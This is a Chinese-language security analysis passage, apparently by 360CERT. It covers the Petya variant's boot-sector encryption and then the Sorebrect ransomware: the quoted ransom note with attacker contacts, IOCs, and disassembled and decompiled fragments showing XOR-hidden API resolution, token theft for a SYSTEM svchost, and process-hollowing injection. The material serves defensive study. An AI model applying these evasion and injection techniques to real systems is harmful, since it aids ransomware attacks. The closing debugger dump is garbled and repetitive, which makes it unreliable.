
密码验证通过后，会使用这个 key 做为参数调用 DecryptProc 函数(并非勒索软件作者定义的函数名)，



```
000----Set node color
00000000 6A 01          loc_83EC:           ; 输入的key正确
00000000 6A 01          push    1
00000000 6A 01          push    1
00000000 6A 00          push    0
00000000 6A 20          push    20h ; ...
00000000 8D 86 BC FD    lea     ax, [bp+var_244]
00000000 50              push    ax
00000000 8A 46 06        mov     al, [bp+arg_key_iv]
00000000 50              push    ax
00000000 E8 5A 08        call    sector_rw
00000000 83 C4 0C        add    sp, 0Ch
00000000 68 A2 9C        push    offset asc_9CA2 ; "\r\n"
00000000 E8 D5 01        call    Print_String
00000000 5B              pop    bx
00000000 8D 86 DD FD    lea     ax, [bp+var_223]
00000000 50              push    ax
00000000 8D 46 BC        lea     ax, [bp+var_44]
00000000 50              push    ax
00000000 8A 46 06        mov     al, [bp+arg_key_iv]
00000000 50              push    ax
00000000 FF 76 04        push    [bp+arg_disk]
00000000 E8 03 FE        call    DecryptProc
00000000 83 C4 08        add    sp, 8
00000000 B0 01          mov     al, 1      安全客 (bobao.360.cn)
00000000
```

在 DecryptProc 函数中调用与加密时相同的函数进行对 MFT 结构进行遍历后解密，

在解密完成后，打印 “Please reboot your computer!” 信息



总结

本文对 Petya 变种勒索蠕虫的扇区启动代码进行了详细分析，分析显示 Petya 变种勒索蠕虫并不仅会加密 MBR 和 MFT 结构，也会将 MFT 对应的文件内容的前两个扇区进行加密。换句话说，Petya 变种勒索蠕虫在系统启动时 MBR 中的代码执行时也会进行全盘文件的加密操作。结合 RING3 级别的勒索代码功能，Petya 会对文件执行两次加密操作，第一次为 Petya 勒索蠕虫执行时，使用 RSA 与 AES 算法遍历文件系统对指定扩展名的文件加密，第二次为系统启动时，启动扇区的代码会通过遍历 MFT 结构定位文件内容并对文件使用 salsa20 算法进行加密。对于 RING3 级别的文件加密过程，解密密钥可以通过勒索蠕虫作者的 RSA 私钥进行解密获得，而启动扇区级别的文件加密过程使用了随机密码进行，启动扇区级别的文件加密无法解密。

参考

<http://dengqi.blog.51cto.com/5685776/1351300>

<https://github.com/alexwebr/salsa20/blob/master/salsa20.c>

<http://blog.csdn.net/enjoy5512/article/details/50966009>


<http://bobao.360.cn/learning/detail/4039.html>

Sorebrect 勒索病毒分析报告

作者 : houjingyi@360CERT

原文地址 : 【安全客】 <http://bobao.360.cn/learning/detail/4154.html>

0x00 背景介绍

```
=====# aes-ni ransomware =====

SPECIAL VERSION: NSA EXPLOIT EDITION

INTRO: If you are reading it, your server was attacked with NSA exploits.
Make World Safe Again.

SORRY! Your files are encrypted.
File contents are encrypted with random key (AES-256 bit; ECB mode).
Random key is encrypted with RSA public key (2048 bit).

We STRONGLY RECOMMEND you NOT to use any "decryption tools".
These tools can damage your data, making recover IMPOSSIBLE.

Also we recommend you not to contact data recovery companies.
They will just contact us, buy the key and sell it to you at a higher price.

If you want to decrypt your files, you have to get RSA private key.
In order to get private key, write here:

0xc030@protonmail.ch
0xc030@tuta.io
aes-ni@scryptmail.com

IMPORTANT: In some cases malware researchers can block our e-mails.
If you did not receive any answer on e-mail in 48 hours,
please do not panic and write to BitMsg (https://bitmsg.me) address:
BM-2cVgoJS8HPMkjzgDMVNAGg5TG3bblTcfhN
or create topic on https://www.bleepingcomputer.com/ and we will find you there.

If someone else offers you files restoring, ask him for test decryption.
Only we can successfully decrypt your files; knowing this can protect you from fraud.

You will receive instructions of what to do next.
You MUST refer this ID in your message:
[REDACTED]
Also you MUST send all ".key.aes_ni_0day" files from C:\ProgramData if there are any.

=====# aes-ni ransomware =====
```

安全客 (bobao.360.cn)

2017年6月安全研究人员发现了一种利用AES-NI特性的名为Sorebrect的勒索病毒，它的代码和原始的AES-NI版本相比有一些显著的变化。一方面技术上它试图将恶意代码注入

svchost.exe 中，再进行自毁以无文件的形式躲避检测。另一方面它声称使用了 NSA 的溢出攻击工具（如：永恒之蓝漏洞）。

360CERT 安全分析团队将在本文中对部分相关的技术进行具体分析。

0x01 IOC

CRC32: 907F515A

MD5: 83E824C998F321A9179EFC5C2CD0A118

SHA-1: 16B84004778505AFBCC1032D1325C9BED8679B79

0x02 病毒详情

在 Sorebrect 版本中使用的加密后缀是.aes_ni_0day 和.pr0tect ,早期使用 AES-NI 特性的勒索病毒使用的加密文件扩展名包括：.lock , .pre_alpha , .aes 和.aes_ni。

Sorebrect 声称自己是特殊的“NSA EXPLOIT EDITION”，在 360CERT 具体分析过程中暂时还没有发现有类似于 NotPetya 和 WannaCry 使用 NSA 泄露的工具传播的行为，传播方式主要是感染网络中共享的文件。

接下来，360CERT 对 Sorebrect 样本中使用的加解密、进程注入、反恢复、内网感染等技术进行一系列的分析。

初始化加解密

Sorebrect 在程序开始运行时就使用了加解密技术，会对每个导入函数地址和固定值 0x772756B1h 进行异或加密保存，在调用时再与此值异或得到真正的函数地址。

```
.text:0040E880          public start
.text:0040E880 start
.text:0040E880         proc near
.text:0040E880         xor    edx, edx
.text:0040E882         lea    ecx, [edx+1]
.text:0040E885         call   sub_408F90
.text:0040E88A         call   sub_4104A0
.text:0040E88F         call   sub_40E7B0
.text:0040E894         xor    eax, eax
.text:0040E896         retn
.text:0040E896 start
                           endp
```

start中第一个函数即
用来获得接下来所需函
数的地址并加密存放
安全客 (bobao.360.cn)

在一开始会先搜索被加载到内存中的 PE 文件起始位置。



```



1 unsigned int __cdecl GetStartAddress(int a1)
2 {
3     signed __int16 v2; // [sp+0h] [bp-4h]@1
4     unsigned int i; // [sp+Ch] [bp+8h]@1
5
6     v2 = 'ZM';
7     for ( i = a1 & 0xFFFFF000; ; i -= 4096 )
8     {
9         if ( *(_WORD *)i == (unsigned __int16)v2 )
10        {
11            v2 = 'EP';
12            if ( *(_WORD *) (i + *(_DWORD *) (i + 0x3C)) == 'EP' )
13                break;
14        }
15    }
16    return i;
17 }

```

传入的参数为上
一条指令的地
址，据此在内存
中搜索文件头部

安全客 (bobao.360.cn)

随后，开始解析 kernel32 的内存地址。





根据分析，主体程序会尝试获取下列 dll 的地址。

002AF99C	69 70 68 6C	70 61 70 69	2E 64 6C 6C	00 00 00 00	iphlpapi.dll....
002AF9AC	61 64 76 61	70 69 33 32	2E 64 6C 6C	00 00 00 00	advapi32.dll....
002AF9BC	77 69 6E 69	6E 65 74 2E	64 6C 6C 00	73 68 6C 77	wininet.dll.shlw
002AF9CC	61 70 69 2E	64 6C 6C 00	73 68 65 6C	6C 33 32 2E	api.dll.shell32.
002AF9DC	64 6C 6C 00	6D 73 76 63	72 74 2E 64	6C 6C 00 00	dll.msvcrt.dll..
002AF9EC	77 73 32 5F	33 32 2E 64	6C 6C 00 00	75 73 65 72	ws2_32.dll..user
002AF9FC	33 32 2E 64	6C 6C 00 00	6F 6C 65 33	32 2E 64 6C	32.dll..ole32.dl
002AF9AC	6C 00 00 00	67 64 69 33	32 2E 64 6C	6C 00 00 00	1...gdi32.dll...
002AF9AC	6E 74 64 6C	6C 2E 64 6C	6C 00 00 00	6D 70 72 2E	ntdll.dll...mpy
002AF9AC	64 6C 6C 00	00 00 DE 00	00 00 00 00	00 01 DE 00	安全客 (bobao.360.cn) d11....?....?

具体在分析过程中，sub_A0A660 的三个参数，分别为动态库（dll）的地址，存放函数地址与 0x772756B1h 异或加密之后的值的地址，和函数名称的 CRC32 与 0x772756B1h 异或加密之后的值。

```

v30 = 110;
v37 = 101;
v38 = 116;      动态拼凑dll名称
v39 = 46;
v48 = 100;
v41 = 108;
v42 = 108;
v43 = 0;
v145 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v121, 0, 0);
v146 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v19, 0, 0);
v4 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v56, 0, 0);
v5 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v44, 0, 0);
v148 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v131, 0, 0);
v3 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v111, 0, 0);    解析dll地址
v142 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v98, 0, 0);
v144 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v79, 0, 0);
v2 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v6, 0, 0);
v139 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v101, 0, 0);
v141 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v68, 0, 0);
v143 = ((int (_stdcall * )(char *, _DWORD, _DWORD))(dword_4150A4 ^ dword_4023D0))(&v32, 0, 0);
if ( sub_40A660(v146, &dword_40266C, 0xDA85F973) )
{
    if ( sub_40A660(v147, &dword_4023FC, 0x6C936B91) )
    {
        if ( sub_40A660(v147, &dword_402660, 0xDC67E93C) )
        {
            if ( sub_40A660(v146, &dword_4D249C, 0x2BB1CD45) )
            {
                if ( sub_40A660(v139, &unk_4D25CC, 0x7B757D7F) )
                {
                    if ( sub_40A660(v146, &unk_4D2530, 0x73825BDD) )
                    {
                        if ( sub_40A660(v147, &dword_4D264C, 0x48E6EB3C) )
                        {
                            if ( sub_40A660(v144, &dword_4D26B0, 0xD7D2AA22) )
                            {
                                if ( sub_40A660(v145, &dword_4D25A4, 0x1D979E55) )
                                {
                                    if ( sub_40A660(v140, &dword_4D25C4, 0x7E350F33) )
                                    {
                                        if ( sub_40A660(v147, &dword_4D23F8, 0x37E8718C) )

```

安全客 (bobao.360.cn)

尝试解析这些地址存放的函数地址对应的函数名称之后的效果如下所示。

之前：



```
• .data:004D23CC dword_4D23CC dd ?
• .data:004D23D0 dword_4D23D0 dd ?
• .data:004D23D0
• .data:004D23D4 dword_4D23D4 dd ?
• .data:004D23D8 dword_4D23D8 dd ?
• .data:004D23D8
• .data:004D23DC dword_4D23DC dd ?
• .data:004D23DC
• .data:004D23E0 dword_4D23E0 dd ?
• .data:004D23E0
• .data:004D23E4 unk_4D23E4 db ? ;
• .data:004D23E5 db ? ;
• .data:004D23E6 db ? ;
• .data:004D23E7 db ? ;
• .data:004D23E8 dword_4D23E8 dd ? 安全客 (bobao360.cn)
• .data:004D23E8
```

之后：


```
• .data:004D23C8 dword_4D23C8 dd ?
• .data:004D23CC dword_4D23CC dd ?
• .data:004D23D0 LoadLibrary dd ?
• .data:004D23D0
• .data:004D23D4 ; BOOL __stdcall IsWow64Process(HANDLE
IsWow64Process dd ?
• .data:004D23D8 ; int (__stdcall *Wow64DisableWow64FsR
Wow64DisableWow64FsRedirection dd ?
• .data:004D23D8
• .data:004D23DC dword_4D23DC dd ?
• .data:004D23DC
• .data:004D23E0 ; int (__stdcall *Wow64RevertWow64FsRe
Wow64RevertWow64FsRedirection dd ?
• .data:004D23E0
• .data:004D23E4 ; BOOL __stdcall SetEndOfFile(HANDLE h
SetEndOfFile db ? ;
• .data:004D23E4
```

注入操作

Sorebrect 会试图调用 `DuplicateTokenEx` 复制一份具有 system 权限的进程的 token，再使用 `CreateProcessWithTokenW` 创建具有 system 权限的 svchost.exe。



000DC711	. 50	push eax		
000DC712	. 6A 01	push 0x1		
000DC714	. 6A 01	push 0x1		
000DC716	. 57	push edi		
000DC717	. 68 00000002	push 0x2000000		
000DC71C	. 56	push esi		
000DC71D	. 895D F4	mov [local.3],ebx		
000DC720	. FFD1	call ecx	advapi32.DuplicateTokenEx	
000DC722	. 85C0	test eax,eax		
000DC724	.~ 74 2D	je short 4142FF46.000DC753		
000DC726	. 8B4D F4	mov ecx,[local.3]		
000DC729	. 8D45 F8	lea eax,[local.2]		
000DC72C	. 50	push eax		
000DC72D	. 83EC 14	sub esp,0x14		
000DC730	. 8D95 B0FDFFF	lea edx,[local.148]		
000DC736	. E8 85CAFFFF	call 4142FF46.000D91C0		安全客 (bobao.360.cn)



如果上述过程没有成功，Sorebrect 会继续调用 CreateProcessW 创建一个普通权限的 svchost.exe。

```

76  SvhostProcessHandle = CreateSystemSvhost((int)SystemDirectory, NewToken, v14, v15, v16, (int)v17, (int)v18, &v26);
77  ((void (_stdcall *)(int))(*(_DWORD *)CloseHandle ^ dword_4150A4))(NewToken);
78  v3 = v26;
79 }
80  ((void (_stdcall *)(HRESULT))(*(_DWORD *)CloseHandle ^ dword_4150A4))(v5);
81  if ( !SvhostProcessHandle )
82  {
83 LABEL_21:
84  SvhostProcessHandle = CreateNormalSvhost(0, (int)SystemDirectory, 4, v16, (int)v17, (int)v18, &v26);
85  if ( !SvhostProcessHandle )
86  return 0;
87  v3 = v26;
88 }
```

安全客 (bobao.360.cn)

svchost.exe 进程创建后，Sorebrect 会调用 WriteProcessMemory 向创建的 svchost.exe 写入一段代码。



```

● 113 if ( !((int (__stdcall *)(HANDLE, _DWORD, _int128 *, signed int, _DWORD))(ZwQueryInformationProcess ^ dword_4150A4))(

114     SvchostProcessHandle,
115     0,
116     &ProcessInformation,
117     24,
118     0) )
119 {
120     if ( ((int (__stdcall *)(HANDLE, int, int *, signed int, _DWORD))(*(_DWORD *)ReadProcessMemory ^ dword_4150A4))(

121         v16,
122         DWORD1(ProcessInformation) + 8,
123         &v37,
124         4,
125         0) )
126     {
127         if ( ((int (__stdcall *)(HANDLE, int, int *, signed int, _DWORD))(*(_DWORD *)ReadProcessMemory ^ dword_4150A4))(

128             v16,
129             v37 + 8,
130             &v38,
131             4,
132             0) )
133         {
134             if ( ((int (__stdcall *)(HANDLE, int, int *, signed int, _DWORD))(*(_DWORD *)ReadProcessMemory ^ dword_4150A4))(

135                 v16,
136                 v37 + 40 + v38,
137                 &v38,
138                 4,
139                 0) )
140         {
141             v38 += v37;
142             if ( ((int (__stdcall *)(HANDLE, int, HANDLE, signed int, _DWORD))(*(_DWORD *)WriteProcessMemory ^ dword_4150A4))(

143                 v16,
144                 v38,
145                 v12,
146                 161,
147                 0) )

```

安全客 (bobao.360.cn)

注入代码之前：

00F42104	E8 D3FCFFFF	call svchost.00F410DC	
00F42109	6A 10	push 0x10	
00F4210B	68 F821F400	push svchost.00F421F8	
00F4210C	E8 75FCFFFF	call svchost.00F41D8A	
00F42115	33DB	xor ebx,ebx	
00F42117	895D FC	mov dword ptr ss:[ebp-0x4],ebx	ntdll.<ModuleEntryPoint>
00F4211A	64:A1 18000000	mov eax,dword ptr fs:[0x18]	ntdll.<ModuleEntryPoint>
00F42120	8B70 04	mov esi,dword ptr ds:[eax+0x4]	
00F42123	895D E4	mov dword ptr ss:[ebp-0x1C],ebx	ntdll.<ModuleEntryPoint>
00F42126	BF 8050F400	mov edi,svchost.00F45080	
00F4212B	53	push ebx	ntdll.<ModuleEntryPoint>
00F4212C	56	push esi	
00F4212D	57	push edi	
00F4212E	FF15 7010F400	call dword ptr ds:[<&KERNEL32.Interlock	
00F42134	3BC3	cmp eax,ebx	ntdll.<ModuleEntryPoint>
00F42136	0F85 BC0F0000	jnz svchost.00F430F8	
00F4213C	33F6	xor esi,esi	
00F4213E	46	inc esi	
00F4213F	A1 6850F400	mov eax,dword ptr ds:[0xF45068]	
00F42144	3BC6	cmp eax,esi	
00F42146	0F84 CB0F0000	je svchost.00F43117	
00F4214C	A1 6850F400	mov eax,dword ptr ds:[0xF45068]	
00F42151	85C0	test eax,eax	
00F42153	75 78	jnz short svchost.00F421CD	
00F42155	8935 6850F400	mov dword ptr ds:[0xF45068],esi	
00F42158	68 F921F400	push svchost.00F421F8	
00F42160	68 E421F400	push svchost.00F421E4	
00F42165	E8 71FFFFFF	call svchost.00F420DB	
00F4216A	59	pop ecx	
00F4216B	59	pop ecx	
00F4216C	85C0	test eax,eax	

安全客 (bobao.360.cn)

注入代码之后：



地址	操作码	操作数	注释
00F42104	E8	51000000	call svchost.00F4215A
00F42109	68	61007800	push 0x780061
00F4210E	68	74007400	push 0x740074
00F42113	68	64006B00	push 0x6B006A
00F42118	68	44006900	push 0x690044
00F4211D	68	74005100	push 0x510074
00F42122	68	48006700	push 0x67004B
00F42127	68	71004600	push 0x460071
00F4212C	54		push esp
00F4212D	6A	00	push 0x0
00F4212F	6A	04	push 0x4
00F42131	B8	B4654A77	mov eax, 0x774A65B4
00F42136	FFD0		call eax
00F42138	50		push eax
00F42139	68	00E00F00	push 0xFE000
00F4213E	6A	00	push 0x0
00F42140	6A	00	push 0x0
00F42142	6A	04	push 0x4
00F42144	50		push eax
00F42145	B8	9B894977	mov eax, 0x7749899B
00F4214A	FFD0		call eax
00F4214C	58		pop ebx
00F4214D	50		push eax
00F4214E	53		push ebx
00F4214F	B8	7CCA4977	mov eax, 0x7749CA7C
00F42154	FFD0		call eax
00F42156	6A	40	push 0x40
00F42158	68	00200000	push 0x2000
00F4215D	68	00E00F00	push 0xFE000
00F42162	6A	00	push 0x0
00F42164	B8	B62F4A77	mov eax, 0x774A2FB6
00F42169	FFD0		call eax
00F4216B	6A	40	push 0x40
00F4216D	68	00100000	push 0x1000
00F42172	68	00E00F00	push 0xFE000
00F42177	6A	00	push 0x0
00F42179	B8	B62F4A77	mov eax, 0x774A2FB6
00F4217E	FFD0		call eax
00F42180	8B1C24		mov ebx,dword ptr ss:[esp]
00F42183	50		push eax
00F42184	68	00E00F00	push 0xFE000
00F42189	53		push ebx

ntdll.<ModuleEntryPoint> 安全客 (bobao.360.cn)

这段代码会试图在内存中加载并执行一个文件，该文件内容与原病毒基本相同。

寄存器 (CPU)

EAX	0056E880
ECX	0012FE64
EDX	775770B4 ntdll.KiFast
EBX	002B0000
ESP	0012FE88
EBP	0012FEC0
ESI	00000000
EDI	00000000
EIP	0056E880

堆栈 (Stack)

C	0	ES	0023	32位	0xFFFFFFF
P	0	CS	001B	32位	0xFFFFFFF
A	0	SS	0023	32位	0xFFFFFFF
Z	0	DS	0023	32位	0xFFFFFFF
S	0	FS	003B	32位	7FFDF00
T	0	GS	0020	NULL	
D	0				
O	0	LastErr	ERROR_SUCCESS		

内存 (Memory)

EFL	00000202 (NO_NB,NE,NA,NO)
-----	---------------------------

地址 HEX 数据 ASCII

0056E880	40 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ? ...]... JJ..
0056E881	8D 40 01				lea ecx,dword ptr ds:[edx+0x1]
0056E885	E8 9607FFFF				call 00568F90
0056E88A	E8 111C0000				call 005704A0
0056E88F	E8 1CFFFFFF				call 0056E7B0
0056E894	33C0				xor eax,eax
0056E896	C3				ret
0056E897	CC				int3
0056E898	CC				int3
0056E899	CC				int3
0056E89A	CC				int3
0056E89B	CC				int3
0056E89C	CC				int3
0056E89D	CC				int3
0056E89E	CC				int3
0056E89F	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
